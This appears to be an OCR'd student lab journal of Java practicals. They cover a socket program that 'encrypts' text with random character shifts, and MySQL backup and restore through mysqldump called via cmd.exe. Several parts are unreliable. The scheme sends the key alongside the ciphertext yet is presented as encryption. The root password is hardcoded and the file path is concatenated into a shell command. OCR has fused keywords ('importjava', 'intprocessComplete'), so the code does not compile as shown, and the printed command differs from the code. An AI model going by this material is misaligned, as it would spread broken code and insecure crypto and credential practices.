Practical No:1

Aim: create a java application to send encrypted message from sender end and decrypt message at receiver end.

Description:

Encryption is a security method in which information is encoded in such a way that only authorized user can read it. It uses encryption algorithm to generate ciphertext that can only be read if decrypted.

There are two types of encryptions schemes as listed below:

- Symmetric Key encryption
- Public Key encryption

Decryption is the process of taking encoded or encrypted text or other data and converting it back into text that you or the computer can read and understand. This term could be used to describe a method of un-encrypting the data manually or with un-encrypting the data using the proper codes or keys.

Data may be encrypted to make it difficult for someone to steal the information. Some companies also encrypt data for general protection of company data and trade secrets. If this data needs to be viewable, it may require decryption. If a decryption passcode or key is not available, special software may be needed to decrypt the data using algorithms to crack the decryption and make the data readable.

Sender.java

Code:

```
package pract1;
import java.io.*;
importjava.util.*;
import java.net.*;
public class Sender {
public static void main(String[] args) throws Exception {
    String s="";
    String ct="";
    String key="";
    Socket sc=new Socket("localhost",6017);
    Random r=new Random();
int i=0,k=0;
```

```
System.out.println("Enter the string");
BufferedReaderbr= new BufferedReader(new InputStreamReader(System.in));
BufferedWriterbw=new BufferedWriter(new OutputStreamWriter(sc.getOutputStream()));
      s=br.readLine();
int j[]=new int[s.length()];
for(i=0;i<s.length();i++)
      {
j[k]=r.nextInt(50);
key+=Integer.valueOf(j[k])+",";
System.out.println("j="+j[k]);
ct+=(char)(s.charAt(i)+j[k]);
k++;
       }
System.out.println("Key="+key);
System.out.println("Encrypted message: "+ct);
bw.write(ct+","+key);
bw.flush();
bw.close();
}

}
```

Receiver.java

Code:

```
package pract1;
importjava.io.BufferedReader;
importjava.io.BufferedWriter;
importjava.io.IOException;
importjava.io.InputStreamReader;
importjava.io.OutputStreamWriter;
import java.net.*;
importjava.util.Random;
public class Receiver {
public static void main(String[] args) throws Exception {
       String ct="";
      String pt="";
ServerSocketskt=new ServerSocket(6017);
      Socket sc=skt.accept();
```

```
      Random r=new Random();
int i=0,k=0;
System.out.println("Enter the string");
BufferedReaderbr= new BufferedReader(new InputStreamReader(sc.getInputStream()));
ct=br.readLine();
String[] s=new String[ct.length()];
       s=ct.split(",");
int[] j=new int[s[0].length()];
System.out.println(" message"+s[0]);
for(i=0;i<s[0].length();i++)
       {
j[i]=Integer.parseInt(s[i+1]);
System.out.println(" key="+j[i]);
       }
for(i=0;i<s[0].length();i++)
      {
System.out.println("j="+j[i]);
pt+=(char)(s[0].charAt(i)-j[i]);
      }
System.out.println(" message from Sender: "+pt);
   }
}
```

Output:

Sender.java

```
Enter the string
hello how are you
j=36
j=5
j=44
j=4
j=27
j=40
j=32
j=1
j=24
j=35
j=35
```

j=43
j=16
j=34
j=3
j=44
j=16
Key=36,5,44,4,27,40,32,1,24,35,35,43,16,34,3,44,16,
Encrypted message: Œj˜pŠHˆp□C„□uB|›…

Receiver.java

Enter the string
messageŒj˜pŠHˆp□C„□uB|›…
key=36
key=5
key=44
key=4
key=27
key=40
key=32
key=1
key=24
key=35
key=35
key=43
key=16
key=34
key=3
key=44
key=16
j=36
j=5
j=44
j=4
j=27
j=40
j=32
j=1
j=24
j=35

j=35
j=43
j=16
j=34
j=3
j=44
j=16
message from Sender: hello how are you

Practical No:2

Aim: java program for creating backup file of Mysql database.

Description:

A data **backup** is the result of copying or archiving files and folders for the purpose of being able to restore them in case of data loss. Data loss **can** be caused by many things ranging from computer viruses to hardware failures to file corruption to fire, flood, or theft (etc).


Backup refers to the process of making copies of data or data files to use in the event the original data or data files are lost or destroyed. Secondarily, a backup may refer to making copies for historical purposes, such as for longitudinal studies, statistics or for historical records or to meet the requirements of a data retention policy. Many applications, especially in a Windows environment, produce backup files using the .BAK file extension.

backup.java


Code:

```
public class backup
{public void backupDB(String path)
{ String executeCmd = "C:/xampp/mysql/bin/mysqldump -u root -psa -B studentdb>" + path;
System.out.println(executeCmd);
   Process runtimeProcess;
try    {
runtimeProcess = Runtime.getRuntime().exec(new String[] { "cmd.exe", "/c", executeCmd });
intprocessComplete = runtimeProcess.waitFor();
System.out.println(processComplete);

if(processComplete== 0)
     {System.out.println("Backup Created Successfully !");      }
else
     {System.out.println("Couldn't Create the backup !");      }    }
catch(Exception ex)
   {ex.printStackTrace();    }   }

public static void main(String[]args){
new backup().backupDB("C:/db.sql");      }}
```

MySQL:


C:\Program Files\MySQL\MySQL Server 5.1\bin\mysql.exe
Enter password: **
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 2
Server version: 5.1.48-community MySQL Community Server (GPL)
Copyright (c) 2000, 2010, Oracle and/or its affiliates. All rights reserved.
This software comes with ABSOLUTELY NO WARRANTY. This is free software,
and you are welcome to modify and redistribute it under the GPL v2 license
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
mysql> use studentdb
Database changed
mysql> select * from student;
+---------+--------+---------+------------+
| roll_no | name | address | contact |
+---------+--------+---------+------------+
1	vijay	Mumbai	1234567898
2	amit	Mumbai	1234567898
3	manish	pune	1234543216
4	rizwan	bhandup	1987654321
+---------+--------+---------+------------+
4 rows in set (0.01 sec)
mysql>

Output:


Administrator: Command Prompt
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\admin>cd d:
D:\
C:\Users\admin>d:
D:\>set path="c:\Program Files\Java\jdk1.7.0_60\bin"
D:\>javac backup.java
D:\>java backup
C:/xampp/mysql/bin/mysqldump -u root -p sa -B studentdb -r C:/db.sql
Enter password: **
2
Backup Created Successfully !
D:\>

Practical No:3

Aim: java program for restoring Mysql database from backup file.

Description:

Data restore is the process of copying backup data from secondary storage and restoring it to its original location or a new location. A restore is performed to return data that has been lost, stolen or damaged to its original condition or to move data to a new location.

Restore may refer to any of the following:

1. Alternatively referred to as a system restore**,** restore is a term used to describe the process of reverting a computer back to its original configuration or an earlier copy. See our factory settings definition for full information and related links.

2. Restore is a term used to describe the process of recovering lost or old data from a backup.

3. Restoring is the process of taking a window that has been minimized and enlarging it back to maximized or its "Normal" size. Restore also refers to taking a maximized window and reducing it to a "Normal" size. In Microsoft Windows, this action can be carried out by using the three-button menu (shown right) found in the upper right-hand corner of a window.


Restore.java


Code:

```
public class Restore{
public void restoreDB(String path){
  String executeCmd = "C:/xampp/mysql/bin/mysql -u root -psastudentdb<" + path;
System.out.println(executeCmd);
  Process runtimeProcess;
try  {
runtimeProcess = Runtime.getRuntime().exec(new String[] { "cmd.exe", "/c", executeCmd });
intprocessComplete = runtimeProcess.waitFor();
System.out.println(processComplete);
if(processComplete == 0)
   {System.out.println("Restored the Backup !");   }
else
   {System.out.println("Couldn't Restore the backup !");   }  }
catch(Exception ex)
  {ex.printStackTrace();  } }
```

```
public static void main(String[]args){
new Restore().restoreDB("C:/db.sql"); }}
```

Output:








Practical No:4


Aim:Use DriveImage XML to image a hard drive


Description:




